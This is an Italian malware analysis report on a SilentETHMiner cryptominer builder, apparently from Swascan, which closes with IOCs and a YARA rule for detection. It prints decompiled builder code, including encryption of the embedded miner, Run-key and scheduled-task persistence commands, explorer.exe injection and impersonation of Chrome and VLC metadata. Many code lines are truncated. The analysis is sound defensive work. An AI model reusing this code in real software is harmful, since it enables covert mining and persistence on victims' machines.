ref object reference = ref resources_eth;
array[0] = resources_eth;
array[1] = F.AES_Encryptor(Resources.ethminer);
object[] array2 = array;
bool[] obj = new bool[2] { true, false };
bool[] array3 = obj;
```

Gli attributi utilizzati per la configurazione del builder (ad esempio #REGKEY) vengono poi riferiti ai valori corretti per l'esecuzione. Nel caso specifico, la variabile #REGKEY fa riferimento alla chiave di registro Software\\Microsoft\\Windows\\CurrentVersion\\Run. Questo permette alla minaccia di inserirsi come autostart with Windows ed effettuare persistenza. Si noti che gli attributi vengono inoltre sottoposti ad una fase di crittografia:

```
stringb.Replace("#KEY", F.AESKEY);
stringb.Replace("#SALT", F.SALT);
stringb.Replace("#IV", F.IV);
stringb.Replace("#REGKEY", Conversions.ToString(F.EncryptString("Software\\Microsoft\\W:
stringb.Replace("#LIBSPATH", Conversions.ToString(F.EncryptString("Microsoft\\Telemetry'
stringb.Replace("#WATCHDOG", Conversions.ToString(F.EncryptString("sihost32")));
stringb.Replace("#TASKSCH", Conversions.ToString(F.EncryptString("/c schtasks /create /f
stringb.Replace("#REGADD", Conversions.ToString(F.EncryptString("cmd /c reg add \"HKCU\'
stringb.Replace("#MINERQUERY", Conversions.ToString(F.EncryptString("Select CommandLine
stringb.Replace("#GPUQUERY", Conversions.ToString(F.EncryptString("SELECT Name, VideoPr
stringb.Replace("#MINERID", Conversions.ToString(F.EncryptString("--cinit-find-e")));
stringb.Replace("#DROPFILE", Conversions.ToString(F.EncryptString("svchost32.exe")));
stringb.Replace("#InjectionTarget", Conversions.ToString(F.EncryptString(F.InjectionTar
stringb.Replace("#InjectionDir", F.InjectionTarget[1].Replace("(", "").Replace(")", "")
stringb.Replace("#SCMD", Conversions.ToString(F.EncryptString("cmd")));
stringb.Replace("#CMDSTART", Conversions.ToString(F.EncryptString("cmd /c \"{0}\"")));
stringb.Replace("#CMDKILL", Conversions.ToString(F.EncryptString("cmd /c taskkill /f /P
stringb.Replace("startDelay", F.txtStartDelay.Text);
IEnumerator enumerator = default(IEnumerator);
```

```
("Software\\Microsoft\\Windows\\CurrentVersion\\Run\\")));
ng("Microsoft\\Telemetry\\")));
ng("sihost32")));
g("/c schtasks /create /f /sc onlogon /rl highest /tn \"" + Path.GetFileNameWithoutExtension(F.t
("cmd /c reg add \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"" + Path.GetFi
ring("Select CommandLine from Win32_Process where Name='{0}'")));
ng("SELECT Name, VideoProcessor FROM Win32_VideoController")));
g("--cinit-find-e")));
ng("svchost32.exe")));
yptString(F.InjectionTarget[0])));
(", "").Replace(")", "").Replace("%WINDIR%", "\" + Environment.GetFolderPath(Environment.Special
cmd")));
ng("cmd /c \"{0}\"")));
g("cmd /c taskkill /f /PID \"{0}\"")));
```

```
tension(F.txtInstallFileName.Text) + "\" /tr \"{0}\"")));
Path.GetFileNameWithoutExtension(F.txtInstallFileName.Text) + "\" /t REG_SZ /F /D \"{0}\"")));

ent.SpecialFolder.Windows) + \""));
```

A seguire i dettagli di creazione del BackgroundWorker al fine di effettuare multithreading ed esecuzione concorrenziale.

```
internal virtual BackgroundWorker BackgroundWorker2
{
    [CompilerGenerated]
    get
    {
        return _BackgroundWorker2;
    }
    [MethodImpl(MethodImplOptions.Synchronized)]
    [CompilerGenerated]
    set
    {
        DoWorkEventHandler value2 = BackgroundWorker2_DoWork;
        BackgroundWorker backgroundWorker = _BackgroundWorker2;
        if (backgroundWorker != null)
        {
            backgroundWorker.DoWork -= value2;
        }
        _BackgroundWorker2 = value;
        backgroundWorker = _BackgroundWorker2;
        if (backgroundWorker != null)
        {
            backgroundWorker.DoWork += value2;
        }
    }
}
```

```
if (toggleEnableIdle.Checked && (!Versioned.IsNumeric(txtIdleWait.Text) || Conversions.ToIr
{
    Interaction.MsgBox("Idle Wait time must be a number and above 0 minutes.", MsgBoxStyle.
}
else if (Operators.CompareString(txtPoolURL.Text, "", TextCompare: false) != 0)
{
    SaveFileDialog saveFileDialog = new SaveFileDialog();
    saveFileDialog.Filter = "Executable |*.exe";
    saveFileDialog.InitialDirectory = Application.StartupPath;
    if (saveFileDialog.ShowDialog() == DialogResult.OK)
    {
        OutputPayload = saveFileDialog.FileName;
        BackgroundWorker2.RunWorkerAsync();
        btnBuild.Enabled = false;
        btnBuild.Text = "Please wait...";
    }
}
else
{
    Interaction.MsgBox("Please enter valid pool settings.", MsgBoxStyle.Exclamation);
    MephTabcontrol2.SelectedIndex = 0;
}
```

All'interno del costrutto IF viene controllato il valore booleano "Checked" della checkbox Remote Config. Nel caso in cui essa sia true viene effettivamente passata la configurazione criptata mediante l'attributo .Text della variabile FA.txtRemoteConfig.

```
if (FA.chkRemoteConfig.Checked)
{
    text = text + " --cinit-remote-config=\"" + Unamlib_Encrypt(FA.txtRemoteConfig.Text) +
}
```

Dopo aver effettuato la compilazione del payload, il file "temporaneo" dell'operazione viene eliminato tramite la funzione File.Delete.

```
lom.LoaderCompiler(text4 + ".exe", text4 + "-payload.exe", "\"\"", null, AssemblyData: false, Re
:odedom.LoaderOK)

:ry

    File.Delete(text4 + "-payload.exe");
```

Qui i dettagli del metodo AES_Encryptor, il quale restituisce come output di return un array di bytes, nel dettaglio il valore memoryStream.ToArray(); tale metodo effettua sostanzialmente la fase di crittografia con metodologia AES RijndaelManaged, si noti che l'attributo KeySize è posto a 256.

```
public byte[] AES_Encryptor(byte[] input)
{
    byte[] bytes = Encoding.ASCII.GetBytes(IV);
    byte[] bytes2 = Encoding.ASCII.GetBytes(SALT);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(AESKEY, bytes2, 100);
    ICryptoTransform transform = new RijndaelManaged
    {
        KeySize = 256,
        Mode = CipherMode.CBC
    }.CreateEncryptor(rfc2898DeriveBytes.GetBytes(16), bytes);
    using MemoryStream memoryStream = new MemoryStream();
    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStrea
    {
        cryptoStream.Write(input, 0, input.Length);
        cryptoStream.Close();
    }
    return memoryStream.ToArray();
}
```

```
public string Unamlib_Encrypt(string plainText)
{
    byte[] bytes = Encoding.UTF8.GetBytes(plainText);
    byte[] bytes2 = Encoding.ASCII.GetBytes("UXUUXUUXUUCommandULineUUXUUXUUXU");
    byte[] bytes3 = Encoding.ASCII.GetBytes("UUCommandULineUU");
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC,
        Padding = PaddingMode.Zeros,
        BlockSize = 128,
        KeySize = 256
    }.CreateEncryptor(bytes2, bytes3);
    byte[] inArray;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoS
        {
            cryptoStream.Write(bytes, 0, bytes.Length);
            cryptoStream.FlushFinalBlock();
            inArray = memoryStream.ToArray();
            cryptoStream.Close();
        }
        memoryStream.Close();
    }
    return Convert.ToBase64String(inArray);
}

public object EncryptString(string input)
{
    return Convert.ToBase64String(AES_Encryptor(Encoding.UTF8.GetBytes(input)));
}
```

Il metodo Randomi è di tipo string in quanto restituisce l'output di una crittografia custom del builder, la quale utilizza un oggetto di tipo StringBuilder che modifica la stringa in input tramite un indice randomico all'interno di un ciclo for

```
public string Randomi(int length)
{
    StringBuilder stringBuilder;
    do
    {
        string text = "asdfghjklqwertyuiopmnbvcxz";
        stringBuilder = new StringBuilder();
        for (int i = 1; i <= length; i = checked(i + 1))
        {
            int startIndex = rand.Next(0, text.Length);
            stringBuilder.Append(text.Substring(startIndex, 1));
        }
    }
    while (RandomiCache.Contains(stringBuilder.ToString()));
    RandomiCache.Add(stringBuilder.ToString());
    return stringBuilder.ToString();
}
```

```
public void CipherReplace(StringBuilder source, string id, string value)
{
    source.Replace(id + "LENGTH", value.Length.ToString());
    source.Replace(id, ToLiteral(Cipher(value, Key)));
}
```


Swascan
TINEXTA GROUP

Di seguito i dettagli dell'event handler associato al bottone denominato btn_assemblyRandom_Click. E' importante specificare che viene generato un numero casuale con l'istruzione ***rand.Next(4)*** e viene effettuato un costrutto switch a seconda del valore casuale per settare le informazioni dell'assembly di output.


```
private void btn_assemblyRandom_Click(object sender, EventArgs e)
{
    try
    {
        switch (rand.Next(4))
        {
        case 0:
            txtTitle.Text = "chrome.exe";
            txtDescription.Text = "Google Chrome";
            txtProduct.Text = "Google Chrome";
            txtCompany.Text = "Google Inc.";
            txtCopyright.Text = "Copyright 2017 Google Inc. All rights reserved.";
            txtTrademark.Text = "";
            num_Assembly1.Text = "70";
            num_Assembly2.Text = "0";
            num_Assembly3.Text = "3538";
            num_Assembly4.Text = "110";
            break;
        case 1:
            txtTitle.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10));
            txtDescription.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10
            txtProduct.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10));
            txtCompany.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10));
            txtCopyright.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10))
            txtTrademark.Text = Randomi(rand.Next(5, 10)) + " " + Randomi(rand.Next(5, 10))
            num_Assembly1.Text = Conversions.ToString(rand.Next(0, 10));
            num_Assembly2.Text = Conversions.ToString(rand.Next(0, 10));
            num_Assembly3.Text = Conversions.ToString(rand.Next(0, 10));
            num_Assembly4.Text = Conversions.ToString(rand.Next(0, 10));
            break;
        case 2:
            txtTitle.Text = "vlc";
            txtDescription.Text = "VLC media player";
            txtProduct.Text = "VLC media player";
            txtCompany.Text = "VideoLAN";
            txtCopyright.Text = "Copyright © 1996-2018 VideoLAN and VLC Authors";
            txtTrademark.Text = "VLC media player, VideoLAN and x264 are registered tradema
```

```
administrator => (byte[])RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("administrator'

Compilers => (byte[])RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("Compilers", resour

Ethereum => (Bitmap)RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("Ethereum", resource

hereum1 => (Icon)RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("Ethereum1", resourceCu

ethminer => (byte[])RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("ethminer", resource

Includes => (byte[])RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("Includes", resource

microsoft_admin => (Bitmap)RuntimeHelpers.GetObjectValue(ResourceManager.GetObject("microsoft_ac

Program => ResourceManager.GetString("Program", resourceCulture);

Program1 => ResourceManager.GetString("Program1", resourceCulture);

resource => ResourceManager.GetString("resource", resourceCulture);

Uninstaller => ResourceManager.GetString("Uninstaller", resourceCulture);

Watchdog => ResourceManager.GetString("Watchdog", resourceCulture);
```


Abbiamo provveduto ad effettuare alcuni test di building del threat (a seguire le settings utilizzate in input al builder tool) al fine di visionare come effettivamente risultasse il payload finale eseguito e, soprattutto, al fine di effettuare un'execution tracing del processo in questione:




Durante i test abbiamo settato le impostazioni di Idle Mining, Stealth e Mine ETC a ON. La process injection di start è il processo explorer.exe:



È stata abilitata l'opzione per essere eseguito come Amministratore.



Di seguito i dettagli del debugger del builder che mostra l'esito positivo di compilazione del payload del threat.




Raccogliendo alcune evidenze di process tracing del processo Miner.exe (denominato così in fase di testing) è possibile osservare come ci siano stati accessi a chiavi di registro relative al servizio di Windows "bam", ovvero Background Activity Moderator, il quale gestisce e controlla le applicazioni che vengono eseguite in background. Inoltre l'eseguibile accede alla setting di filesystem LongPathsEnabled che gestisce la lunghezza massima di percorsi di files:

Time ...	Process Name	PID	Operation	Path	Result	Detail
11:55:...	Miner.exe	6188	Process Start		SUCCESS	Parent PID: 3840, ...
11:55:...	Miner.exe	6188	Thread Create		SUCCESS	Thread ID: 6076
11:55:...	Miner.exe	6188	Load Image	C:\Users\IEUser\Desktop\Miner.exe	SUCCESS	Image Base: 0x400...
11:55:...	Miner.exe	6188	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffb...
11:55:...	Miner.exe	6188	CreateFile	C:\Windows\Prefetch\MINER.EXE-6D6A0242.pf	SUCCESS	Desired Access: G...
11:55:...	Miner.exe	6188	QueryStandardI...	C:\Windows\Prefetch\MINER.EXE-6D6A0242.pf	SUCCESS	AllocationSize: 4,0...
11:55:...	Miner.exe	6188	ReadFile	C:\Windows\Prefetch\MINER.EXE-6D6A0242.pf	SUCCESS	Offset: 0, Length: 2...
11:55:...	Miner.exe	6188	ReadFile	C:\Windows\Prefetch\MINER.EXE-6D6A0242.pf	SUCCESS	Offset: 0, Length: 2...
11:55:...	Miner.exe	6188	CloseFile	C:\Windows\Prefetch\MINER.EXE-6D6A0242.pf	SUCCESS	
11:55:...	Miner.exe	6188	Thread Exit		SUCCESS	Thread ID: 6076, ...
11:55:...	Miner.exe	6188	Process Exit		SUCCESS	Exit Status: -10737...
11:55:...	Miner.exe	6188	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-409630401...	SUCCESS	Desired Access: All...
11:55:...	Miner.exe	6188	RegQueryValue	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-409630401...	NAME NOT FOUND	Length: 40
11:55:...	Miner.exe	6188	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-409630401...	SUCCESS	
11:55:...	Miner.exe	1052	Process Start		SUCCESS	Parent PID: 3840, ...
11:55:...	Miner.exe	1052	Thread Create		SUCCESS	Thread ID: 5840
11:55:...	Miner.exe	1052	Load Image	C:\Users\IEUser\Desktop\Miner.exe	SUCCESS	Image Base: 0x400...
11:55:...	Miner.exe	1052	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffb...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
11:55:...	Miner.exe	1052	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND	Length: 80
11:55:...	Miner.exe	1052	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Q...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
11:55:...	Miner.exe	1052	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
11:55:...	Miner.exe	1052	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
11:55:...	Miner.exe	1052	CreateFile	C:\Users\IEUser\Desktop	SUCCESS	Desired Access: E...
11:55:...	Miner.exe	1052	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7ffb...
11:55:...	Miner.exe	1052	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7ffb...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	REPARSE	Desired Access: R...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: R...
11:55:...	Miner.exe	1052	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	NAME NOT FOUND	Length: 548
11:55:...	Miner.exe	1052	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled	SUCCESS	Type: REG_DWO...
11:55:...	Miner.exe	1052	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Access: Q...
11:55:...	Miner.exe	1052	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Q...


11:55:...	Miner.exe	6188	Process Exit		SUCCESS	Exit Status: -10737...
11:55:...	Miner.exe	6188	RegOpenKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-409630401...	SUCCESS	Desired Access: All...
11:55:...	Miner.exe			HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-4096304019-2269080069-1000\\Device\HarddiskVolume1\Users\IEUser\Desktop\Miner.exe		
11:55:...	Miner.exe	6188	RegCloseKey	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3461203602-409630401...	SUCCESS	
11:55:...	Miner.exe	1052	Process Start		SUCCESS	Parent PID: 3840, ...
11:55:...	Miner.exe	1052	Thread Create		SUCCESS	Thread ID: 5840


Time ...	Process Name	PID	Operation	Path	Result	Detail
9:50:3...	Miner.exe	4676	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7ff9...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	REPARSE	Desired Access: R...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: R...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	NAME NOT FOUND	Length: 548
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled	SUCCESS	Type: REG_DWO...
9:50:3...	Miner.exe	4676	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	REPARSE	Desired Access: R...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access: R...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled	NAME NOT FOUND	Length: 80
9:50:3...	Miner.exe	4676	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS	
9:50:3...	Miner.exe	4676	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem\	REPARSE	Desired Access: R...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	Desired Access: R...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\FileSystem\LongPathsEnabled	SUCCESS	Type: REG_DWO...
9:50:3...	Miner.exe	4676	RegCloseKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	
9:50:3...	Miner.exe	4676	CreateFile	C:\Windows\System32\apphelp.dll	SUCCESS	Desired Access: R...
9:50:3...	Miner.exe	4676	QueryBasicInfor...	C:\Windows\System32\apphelp.dll	SUCCESS	CreationTime: 3/8/...
9:50:3...	Miner.exe	4676	CloseFile	C:\Windows\System32\apphelp.dll	SUCCESS	
9:50:3...	Miner.exe	4676	CreateFile	C:\Windows\System32\apphelp.dll	SUCCESS	Desired Access: R...
9:50:3...	Miner.exe	4676	CreateFileMapp...	C:\Windows\System32\apphelp.dll	FILE LOCKED WI...	SyncType: SyncTy...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI	REPARSE	Desired Access: R...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	Desired Access: R...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\CI\Disable26178932	NAME NOT FOUND	Length: 20
9:50:3...	Miner.exe	4676	RegCloseKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI	REPARSE	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\CI\Disable26178932	NAME NOT FOUND	Length: 80
9:50:3...	Miner.exe	4676	RegCloseKey	HKLM\System\CurrentControlSet\Control\CI	SUCCESS	
9:50:3...	Miner.exe	4676	CreateFileMapp...	C:\Windows\System32\apphelp.dll	SUCCESS	SyncType: SyncTy...
9:50:3...	Miner.exe	4676	Load Image	C:\Windows\System32\apphelp.dll	SUCCESS	Image Base: 0x7ff9...
9:50:3...	Miner.exe	4676	CloseFile	C:\Windows\System32\apphelp.dll	SUCCESS	
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\8ccca27d-f1d8-4dda-b5dd-339aee937731	NAME NOT FOUND	Length: 528
9:50:3...	Miner.exe	4676	QueryNameInfo...	C:\Windows\System32\apphelp.dll	SUCCESS	Name: \Windows\...
9:50:3...	Miner.exe	4676	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags	SUCCESS	Desired Access: Q...
9:50:3...	Miner.exe	4676	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\LogFlags	NAME NOT FOUND	Length: 20

Osservando l'utilizzo della CPU durante i tentativi di esecuzione si osservano picchi di explorer.exe (utilizzato fra l'altro come injector input):



Durante due "snapshots" di esecuzione è possibile notare come inizialmente i cicli della CPU siano rimasti a 14.146.562, mentre successivamente sono risultati essere 62.140.390





IOCs:

- 37A7697A061A29DE38304A117B7540B438C2CE004D793B104AEC173802D42829
- Hackforums[.]net

Esempio di regola YARA:

```
rule SilentETHMinerBuilder
{        strings:
         $minerString = "MinerOK"
        $setMaxGPU = “set_txtMaxGPU”
        $silentMiner = “SilentETHMiner”
        $isMinerString = “IsMiner”
        $getEthMiner = “get_ethminer”
        $limeMinerString = “Lime”
        $hexETHBuilder = {f7 02 51 71 49 59 69 79 35 65 2d 3d 11 31 09 29 39 19 25 4d 55 5d 43 45}
        condition: any of them
}
```

CONCLUSIONI:

